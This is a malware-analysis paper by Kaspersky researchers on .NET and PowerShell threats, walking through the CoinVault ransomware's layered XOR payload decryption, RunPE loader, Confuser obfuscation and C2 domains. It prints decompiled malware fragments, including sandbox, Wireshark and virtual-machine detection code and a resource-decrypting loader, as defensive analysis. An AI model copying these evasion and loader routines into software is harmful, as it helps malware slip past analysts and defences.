THE TAO OF .NET AND POWERSHELL MALWARE ANALYSIS

Santiago M. Pontiroli
Kaspersky Lab, Argentina

F. Roberto Martinez
Kaspersky Lab, Mexico

Email {santiago.pontiroli; roberto.martinez}@kaspersky.com

ABSTRACT

With the ubiquitous adoption of *Microsoft*'s .NET and PowerShell frameworks, an ever increasing number of software development and IT ninjas are joining a nascent tradition of professionals leveraging these powerful environments for added efficacy in their everyday jobs. With a wide array of libraries and cmdlets at their fingertips, the need to reinvent the wheel is long forgotten.

Of course, malware writers are not far behind – they too have seen the light and are eager to use these convenient tools against us. Whether it's for everyday ransomware or state-sponsored targeted campaigns, cybercriminals are now emboldened by a new arsenal that enables them to adapt with ease and agility. Are you ready to defend yourself against this emerging threat?

It's time to understand our adversaries' capabilities. In this paper, we'll analyse select in-the-wild malware samples, picking apart the inner workings of these dastardly creations. We'll introduce the cloaking mechanisms adopted by cybercriminals, moving beyond managed code in execution environments to the devious packers, obfuscators and crypters leveraged in conjunction with these powerful frameworks in order to baffle malware analysts and forensic investigators.

Knowing is not enough; we must apply. Willing is not enough; we must do. With a plethora of post exploitation and lateral movement tools created and customized every day in rapid application development environments and high-level programming languages, defending against this kind of pervasive opponent is a full-time job.

THE RISE OF .NET AND POWERSHELL MALWARE

Gone are the days when a programming-savvy malware writer would lock him/herself up in a dark basement, looking at a glaring screen filled with assembly code. A challenge to the status quo has succeeded and now the self-titled cybercrime *industry* has become a booming business, with criminals all around the world wanting to jump on the bandwagon and get a piece of the action. With a greater availability of high-level programming languages each day, some of which are even taught in high-school- and university-level courses thanks to their simplicity, lots of curious 'wannabe criminals' with dubious intentions find themselves surprisingly well equipped to reach into the depths of the Internet and pull out examples of source code and step-by-step tutorials to create their next malicious campaign. Instead of wanting to showcase their technical expertise or intellectual capacity, criminals have adopted proven practices from agile software development and business administration that focus on maximizing profits while minimizing the development time and maintenance cost of these dreadful concoctions.

In 2002, *Microsoft* released a game-changing framework that revolutionized the software development industry and unwittingly provided malware writers with an unimaginable arsenal of weapons. While 'script kiddies' resorted to builders and automated environments to cobble together variations of already-available malware samples, seasoned malware writers now had access to forums with approachable lessons on how to write fresh pieces of malicious code, all with an eye to the most desirable feature of all: avoiding anti-virus detection for as long as possible. Intended to compete directly with *Oracle*'s JAVA platform, the .NET framework provided not only a comprehensive library of built-in functions but also an accompanying development environment capable of supporting several high-level programming languages including *Microsoft*'s soon-to-be-flagship C# and the evolution of Visual Basic, dubbed VB .NET.

Available by default in most *Windows* installations, the .NET framework has become the *de facto* standard for software development in *Microsoft*'s family of operating systems. Moreover, with the 2006 addition of the increasingly powerful PowerShell scripting framework, the interaction between .NET's supported programming languages and scripting automation has given software developers and system administrators an easy way to interface not only with the operating system but nearly all *Microsoft* software, ranging from the *Office* suite to the crown jewel, the SQL Server database engine.

Vast amounts of ready-to-use functionality make the combination of .NET and PowerShell a deadly tool in the hands of cybercriminals. The straightforward value is immediate: developing simple yet effective applications to send spam, brute forcing credentials for virtually any service, or creating the next global malicious campaign. The added benefit: PowerShell being ubiquitously whitelisted due to its importance in everyday *Windows* system administration and other recurring management activities makes it harder to prevent attacks that are reliant on these deeply ingrained operating system components.

With access to a powerful integrated development environment (IDE) such as the newly free Visual Studio, even application lifecycle management and rapid application development practices have become easier and are increasingly adopted by today's cybercriminals with aspirations of forming part of an organized industry. Clearly defined separations between programmers, designers, testers, command-and-control server administrators, and everyone involved in cybercriminal operations translates into maximum efficiency and, in turn, maximum profits. Computer-enabled crime and fraud have become a faithful reflection of their 'real-life' counterparts. With cybercrime gangs stealing millions of dollars from institutions (examples include Carbanak and gangs like the recently apprehended Svpeng), we are witnessing a paradigm shift in computer crime away from the 'one-man show' to that of an earnest team effort. On the other side of the table, we find cooperation between private security research companies and law enforcement agencies proving paramount in combating these borderless threats. The evolution in the complexity and quantity of .NET and PowerShell malware is becoming a reality, and as security researchers we need to be ready to fight back against these types of threats with the proper tools and knowledge.

Whereas normal PE samples are better analysed using a debugger such as *Olly* or a disassembler such as *IDA Pro*, understanding .NET malware samples requires a specific set of tools that will make the malware analyst's life much easier. The availability of free and open-source decompilers and a plethora of tools to help in our analysis tasks means that not only can cybercriminals benefit from the use of high-level programming languages, but we can benefit as well. As with any endeavour, building the right toolset means getting prebuilt tools but also being ready to develop our own when needed. What better than to fight fire with fire, by using Visual Studio, PowerShell and C# in our daily fight against malware? Integrating PowerShell with several .NET libraries and DLLs from currently available decompilers such as *ILSpy* will allow any analyst to create a standardized process that fits his needs, enabling quick determination both of the sample's behaviour and whether it warrants further research.

To understand the differences in the analysis of .NET assemblies we'll need first to briefly review how the framework works and how a .NET PE is built. We have already seen that cybercriminals have changed their habits to adopt new malware development practices, and as defendants we should adapt our analysis environments too in order to counteract this evolving threat in an efficient manner.

.NET FRAMEWORK INTERNALS

It was within *Microsoft*'s original plans to build the .NET Framework with the ambitious goal of providing developers a single platform on which they could build all kinds of applications. In theory, this revolutionary framework was to be supported by a wide range of operating systems outside the *Microsoft* ecosystem, having an ECMA specification in place so as to aid the development of open-source implementations (e.g. the Mono Project). Even though *Microsoft* has only recently shared parts of the .NET Framework with the community via the *GitHub* repository, it's certainly a step in the right direction when it comes to interoperability and multi-platform support. It's worth noting that the .NET Framework family also includes two versions for mobile or embedded device use. A reduced version of the framework, .NET Compact Framework, is available on *Windows CE* platforms, including *Windows Mobile* devices such as smartphones. Additionally, .NET Micro Framework is targeted at severely resource-constrained devices.

Amidst the number of open-sourced .NET related projects, we can find the compiler platform code-named 'Roslyn', which provides open-source C# and Visual Basic compilers with rich code analysis APIs. Moreover, the .NET Core platform is made up of several components, including the aforementioned managed compilers, the runtime, the BCL and the application model, such as ASP.NET. The majority of .NET Core platform projects typically use either the MIT or Apache 2 code licences. Some projects license their documentation and other forms of content under Creative Commons Attribution 4.0.

The Mono Project is a software platform designed to allow developers to easily create cross-platform applications (Figure 1). It is an open-source implementation of *Microsoft*'s .NET Framework based on the ECMA standards for C# and the Common Language Runtime. Along with the implementation of the CLR we can also find a cross-platform IDE named MonoDevelop, making a perfect companionship for cross-platform .NET developers.

As of *Windows XP SP2* (and *Windows 2003* server editions), the .NET Framework is included by default in *Microsoft* operating systems. The inclusion of version 2.0 in *Windows XP* SP2 paved the way for the availability of newer versions in editions of *Windows* to follow. *Windows Vista* already included versions 2.0 and 3.0, nearly reaching the ever popular *Windows 7*, which included version 3.5.1 of the .NET Framework (in addition to previous framework versions with their corresponding service packs). The development path suggested by *Microsoft* is clear; making .NET an essential component of the company's flagship operating system represents good news for everyday developers… and cybercriminals as well.

According to the international standards (ECMA-335 and ISO/IEC 23271:2003), a common and baseline set of



Figure 1: Mono is an open-source implementation of Microsoft's .NET Framework based on the ECMA standards for C# and the Common Language Runtime [1].

functions should be implemented by the BCL (base class library) in order to comply with the Common Language Infrastructure (CLI) specification. The efforts made in the name of standardization have yielded outstanding results, allowing projects such as Mono.NET and derivatives to become a reality, even prior to *Microsoft*'s recent release of the source code for the framework's core components.

We can view the essential components of the framework as three different parts or modules: a set of supported programming languages, a base class library which implements all basic operations involved in software development, and the CLR (Common Language Runtime), which is the core of the .NET framework and has been designed to comply with a CLI or Common Language Infrastructure. This acronym is not to be confused with CIL, which stands for Common Intermediate Language, an equivalent to JAVA's bytecode. CIL code, previously known as MSIL (*Microsoft* Intermediate language), represents compiler-generated code which will be translated to machine-readable code via JIT (just in time) compilation done by the CLR (Figure 2). This convenient runtime compilation allows the framework to perform code optimizations according to the system's resources and application execution context, all while performing crucial maintenance functions such as dynamic memory allocation and garbage collection.

Managed code is code written in one of the many high-level programming languages that are available for use with the *Microsoft* .NET Framework. All of these languages share a unified set of class libraries and can be encoded into an Intermediate Language (IL). A runtime-aware compiler turns the IL into native executable code within a managed execution environment that ensures type safety, array bounds and index checking, exception handling, and garbage collection.

By using managed code and compiling in this managed execution environment, many typical programming mistakes that lead to security holes and unstable applications can be avoided. Everything from safety checking, to memory management and destruction of unneeded objects is taken care of by the framework, leaving the developer free to focus on more productive tasks.

Among the many namespaces available for .NET developers, cybercriminals seem to be especially fond of the following: 'System.Net', which provides access to network protocols including SSL, HTTP, SMTP and FTP; 'System.Reflection' (and reflective programming techniques in general), which gives the programmer the ability to read, create, and invoke class information; and finally, this list wouldn't be complete without 'System.Security', which contains classes that represent the .NET Framework security system and permissions – everything ranging from access control to cryptographic services is conveniently included within this single namespace.

.NET assemblies are built on top of the PE (Portable Executable) file format used for all *Windows* executables and libraries (DLLs). The PE format is a data structure that encapsulates the information necessary for the *Windows* loader to manage wrapped executable code (see Figure 3). With regard to .NET assemblies, there is only one distinction, a single extra dependency is needed: mscoree.dll. Recognizing a .NET assembly should be an easy task with proper tools such as 'CFF Explorer', 'PEiD' or 'RDG Packer Detector'. However, even without resorting to special third-party utilities, a quick glance at the file's PE header via commonly available hex-editors will reveal the true nature of the executable. A graphical representation of this distinction would involve a 'CLR Data' section below the 'CLR Header' section. 'CLR Data' would in turn contain other two sections used by the CLR, a metadata section and an intermediate language one.



Figure 2: More than 20 Common Type Specification (CTS) available programming languages such as C# will produce IL code that will be compiled JIT by the CLR [2].



Figure 3: The format of a .NET PE file [3].

In addition to everything we have already discussed about .NET, in 2006 *Microsoft* provided a command-line interface for writing and executing scripts called PowerShell. The real potential behind PowerShell is that it employs the .NET framework to work. With its console interface designed to interact seamlessly with .NET and all other *Microsoft* products, PowerShell gives system administrators the ability to automate tasks and perform management activities in a more controlled manner. PowerShell is an object-oriented command interpreter, providing greater flexibility for writing scripts and using the BCL provided by the .NET framework.

From a malware analyst's perspective, having IL code compiled 'just in time' means that .NET executables are easier to disassemble and reverse engineer (although as we'll see in later sections, several protection mechanisms are available). Even if .NET is installed by default in many *Windows* boxes, the specific version required by an application might be a newer one, creating the problem of distributing the framework with the executable file. Furthermore, conventional analysis techniques and tools might delay our research efforts instead of helping us as .NET malware analysis always requires the right toolset.

RANSOMWARE – AN EMERGING TREND

During the last couple of years, a noticeable trend has emerged in the malware ecosystem. Commonly referred to as 'ransomware', these malicious pieces of computer code will infect a system (usually *Windows*), taking the user's files hostage by encrypting them and ultimately demanding a monetary ransom. As with all threats in the malware world, ransomware has evolved not only in its technical aspects but also in its business management practices. On the one hand, current ransomware made with .NET uses military-grade encryption already available within the framework (class libraries), making the involvement of cryptography a trivial task and avoiding developer implementation errors altogether. On the other hand, the usage of Tor network websites to pay for the ransom and the availability of several cryptocurrencies as the preferred victim payment option make the illegal operation devised by these criminals not only hard to trace but also easy for victims to comply with. We have seen, for example, that as the bitcoin value fluctuates, cybercriminals adjust the ransom price demanded for the decryption key, always aiming at getting a high number of victims paying by making the price accessible when compared to losing all of one's files.

Anyone involved in the security industry will give victims the same advice when asked about ransomware: *never pay the ransom*. It's understandable that paying victims perpetuate this criminal scheme, but when a user weighs the cost of the ransom against losing all their files, that advice goes out the window. With more and more cybercriminals having access to builders and source code for ready-made ransomware, the whole process already resembles a malware-as-a-service scheme. This means the criminal buys an entire package, easy to deploy even by people with relatively little technical knowledge. The corollary being that the number of samples and variants within malware families keep increasing, while the techniques used by cybercriminals continue to adapt in order to reach a massive number of potential victims. It's a numbers game and cybercriminals know this – thus reducing the time it takes to modify the malicious code is paramount in a business that is not only dependent on technical implementation but also on how long the threat remains undetected, thus keeping the cash flowing while the next malicious campaign is devised.

In addition, cybercriminals have shown that thieves do keep their word, usually releasing the decryption key after a victim makes the payment. After all, it's a business and they want to take care of their customers. Some malware samples go as far as checking that the system hasn't been infected before by the same sample in order to protect an already 'loyal' customer. Since the release of CryptoLocker in September 2013, the ransomware scene has shown a steady growth and the latest campaigns demonstrate the effectiveness and interest shown by cybercriminals in this type of campaign.

When it comes to the .NET world, a recent piece of malware named CoinVault once again demonstrated the good will of cybercriminals by offering a limited decryption feature on some of the files locked by the malware. Showing that the malware actually worked, the bad guys intended to convince their victims that they could recover their files and that the only way to recover all of them was by paying the ransom. Of course, this assumes that the infected user doesn't have a proper backup in place – something that most victims remember only when they are hit with a catastrophe such as this. Furthermore, within the set of people that do perform backup procedures, only a small number verify that they actually work before is too late.

Your files are in the vault – CoinVault analysis [4]

Technically, the malware writers have taken a lot of measures to slow down the analysis of this sample. Even though it was made with *Microsoft*'s .NET framework, it takes a while to reach the core of the malicious application. Upon opening the initial sample in *ILSpy*, we find that the program starts by using a string key which is passed to a decryption method, which will ultimately get the executable code (Figure 4).

A byte array is also passed as a parameter to the 'EncryptOrDecrypt' method, which in conjunction with the key will output a final byte array with the malware's much needed code (Figure 5).

Implementing these functions in Visual Studio is as easy as copy/paste, so we execute the methods obtained from the source code and set a breakpoint to check what the decryption

```
// Program
private object[] label4 = new object[2];
public Program()
{
    this.label4[0] = "cRhFYnurqkAmAnrzTQHEFYOFk";
    this.InitializeComponent();
    this.label3[0].Invoke(null, this.label4);
}
```

Figure 4: Upon opening the initial sample in ILSpy, we find that the program starts by using a string key which is passed to a decryption method, which will ultimately get the executable code.

```
private IContainer components;
private Label label1;
private byte[] label2;
private MethodInfo[] label3;
private object[] label4 = new object[2];
protected override void Dispose(bool disposing)...
public Program()...
private static byte[] EncryptOrDecrypt(byte[] data, string key)
{
    byte[] array = new byte[data.Length];
    for (int i = 0; i < data.Length; i++)
    {
        array[i] = (byte)((char)data[i] ^ key[i % key.Length]);
    }
    return array;
}
private void InitializeComponent()
{
    byte[] data = new byte[]
    {
        46,
        8,
        248,
        70,
        90,
        110,
        117,
        114,
        117,
        107,
```

Figure 5: A byte array is also passed as a parameter to the 'EncryptOrDecrypt' method.

```
        {
            "Encrypted Array"

            EncryptOrDecrypt(encrypted, "cRhFYnurqkAmAnrzTQHEFYOFk");

        }



        private static byte[] EncryptOrDecrypt(byte[] data, string key)
        {
            byte[] array = new byte[data.Length];
            for (int i = 0; i < data.Length; i++)
            {
                array[i] = (byte)((char)data[i] ^ key[i % key.Length]);
            }
            File.WriteAllBytes("foo.exe", array);
            return array;
        }

    }
}
```

Locals

Name	Value
array	{byte[17408]}
[0]	77
[1]	90
[2]	144
[3]	0
[4]	3
[5]	0

Figure 6: A '77', '90' in decimal tells us we are on the right track.



Figure 7: A 'RunPE' application serves to execute files on the fly.

```
// Program
public static void d(string key, string resourcename)
{
    Console.WriteLine("Grabbing bytes from resource...");
    Assembly callingAssembly = Assembly.GetCallingAssembly();
    byte[] array;
    using (Stream manifestResourceStream = callingAssembly.GetManifestResourceStream(resourcename))
    {
        if (manifestResourceStream == null)
        {
            return;
        }
        array = new byte[manifestResourceStream.Length];
        manifestResourceStream.Read(array, 0, array.Length);
    }
    Console.WriteLine("Decryption started. Decrypting bytes...");
    byte[] buffer = Program.EncryptOrDecrypt(array, key);
    Console.WriteLine("Bytes decrypted");
    XmlSerializer xmlSerializer = new XmlSerializer(typeof(Settings));
    Stream stream = new MemoryStream(buffer);
    try
    {
        Console.WriteLine("Deserializing class...");
        Program.settings = (Settings)xmlSerializer.Deserialize(stream);
        Console.WriteLine("Deserialization complete");
    }
    catch (Exception ex)
    {
        Console.WriteLine("Deserialization failed. Possible wrong key. Error: " + ex.ToString());
        return;
    }
    stream.Close();
    Program.execute();
}
```

Figure 8: In the same way as before, a string key and a byte array are used to generate yet another executable file.

method is doing. A '77', '90' in decimal tells us we are on the right track (Figure 6), since when converting these numbers to hexadecimal we get '4D', '5A', which is the magic number for DOS executable files identified by the ASCII string 'MZ'. We dump all the bytes to an executable file on disk for further analysis.

We get a file called 'SHIELD runner', serving as a RunPE helper application. A RunPE application serves to execute files on the fly, meaning that a memory stream is created from an input and executed directly without first storing the file to disk (Figure 7). This is useful for malware writers that want to avoid leaving traces behind, and as we'll soon see, it's not all this file has to offer.

In the same way as before, a string key and a byte array are used to generate yet another executable file (Figure 8). Undoubtedly, the masterminds behind this threat have gone to great lengths in order to slow down the analysis and hide the malicious payload for as long as possible.

```
using ...
internal class Program
{
    private static Settings settings;
    [DllImport("kernel32.dll")]
    private static extern IntPtr GetModuleHandle(string lpModuleName);
    private static void Main()...
    private static bool isMaltestUser()
    {
        if (!Program.settings.detectMaltester)
        {
            return false;
        }
        if (Program.GetModuleHandle("SbieDll.dll").ToInt32() != 0)
        {
            return true;
        }
        Process[] processes = Process.GetProcesses();
        Process[] array = processes;
        int i = 0;
        while (i < array.Length)
        {
            Process process = array[i];
            bool result;
            if (process.MainWindowTitle.Contains("The Wireshark Network Analyzer"))
            {
                result = true;
            }
            else
            {
                if (!process.MainWindowTitle.Contains("WPE PRO"))
                {
                    i++;
                    continue;
                }
                result = true;
            }
            return result;
        }
        if (Environment.MachineName.ToUpper().Contains("MALTEST"))
        {
            return true;
```

Figure 9: The malware checks for 'Sandboxie', 'Wireshark', 'Winsock Packet Editor', and even checks whether the machine's name is 'MALTEST'.

```
using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("Select * from Win32_ComputerSystem"))
{
    using (ManagementObjectCollection managementObjectCollection = managementObjectSearcher.Get())
    {
        foreach (ManagementBaseObject current in managementObjectCollection)
        {
            string text = current["Manufacturer"].ToString().ToLower();
            if (text == "microsoft corporation" || text.Contains("vmware") || current["Model"].ToString() == "VirtualBox")
            {
                bool result = true;
                return result;
            }
        }
    }
}
Console.WriteLine("Not a malware detection user");
return false;
```

Figure 10: Detection of a virtualized environment causes the execution to stop.

```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Users\KYLE> Get-WmiObject -Class Win32_ComputerSystem


Domain                  : WORKGROUP
Manufacturer            : VMware, Inc.
Model                   : VMware Virtual Platform
Name                    : [redacted]
PrimaryOwnerName        : Windows User
TotalPhysicalMemory     : 3254247424


PS C:\Users\KYLE>
```

Figure 11: Using PowerShell to check whether the malware can detect our environment.

Not only do we have the usual 'RunPE' functions but also a nice additional set of methods that will help the malware detect analysis tools and virtualized environments. It checks for 'Sandboxie', 'Wireshark', 'Winsock Packet Editor' and even checks whether the machine's name is 'MALTEST' (Figure 9). Fortunately, none of these conditions are met in our environment so we are good to go.

Additionally, detection of a virtualized environment will cause the execution to stop and the malicious payload to be hidden (Figure 10).

We use PowerShell to check if the malware can actually detect our environment (Figure 11). Apparently it can, so we'll need to carry out some simple modifications in order to continue the analysis process. We can fix this easily from VMware's configuration VMX file, setting the option 'SMBIOS.reflectHost = TRUE'. Running our PowerShell checks again, we receive good news and are ready to delve further (Figure 12).

Repeating the process of string key and byte array decryption and dumping the memory at just the right time pays off and we finally end up with the set of files that will be used during the infection (Figure 13).



Figure 12: After setting the option 'SMBIOS.reflectHost = TRUE' and running our PowerShell checks again, we receive good news.



Figure 13: The set of files that will be used during the infection.

The CoinVault Locker has two main *Windows* forms: the main one telling us to pay in order to recover the victim's files and 'frmGetFreeDecrypt', which is used to decrypt one of the victim's files as a way to demonstrate that we can in fact recover our precious information if we comply in a timely manner (Figure 14).

However, before beginning with the Locker analysis we'll need to de-obfuscate it (at least a little bit). The malware



Figure 14: The CoinVault Locker has two main Windows forms.

Figure 15: In this case we are dealing with the ever popular Confuser, version 1.9.0.0.



Figure 16: From something that resembles a Chinese manuscript to humanly readable source code.

writers display some sense of humour here: if the analyst has gone to this much trouble to reach this point it seems he's welcomed, as suggested by the phrase, 'Your worst nightmare'. Moreover, they are keen enough to leave a banner signalling the obfuscation utility they used. In this case we are dealing with the ever popular Confuser, in its version 1.9.0.0 (Figure 15).

It is certainly confusing, but we can make it better: going from something that resembles a Chinese manuscript to humanly readable source code (Figure 16).

We now can see, amongst the many (many) methods and delegates inside the assembly, some relevant code regarding the file encryption functionality. .NET's 'System.Security.Cryptography.RijndaelManaged' [5] namespace is used (amongst others), revealing a symmetric encryption scheme (Figure 17).

We can even get a glance at how the PRNG was implemented and some other interesting internal details about our studied malicious application (Figure 18).

When we are finally shown the Locker executable, a connection is made to a dynamic domain. During the analysis, two addresses were present: 'cvredirect.no-ip.net' and 'cvredirect.ddns.net' (Figure 19). They are currently offline, which hampers the Locker functionality, since upon traffic analysis inspection we were able to see that a hardware ID is sent to the C&C in order to use a dynamic file encryption password. I guess now we can understand why the malware checks for *Wireshark* in the system. After all, cybercriminals wouldn't want you to take a peek at how their business is done.



Figure 19: During the analysis, two addresses were present: 'cvredirect.no-ip.net' and 'cvredirect.ddns.net'.

```
byte[] buffer = new byte[num];
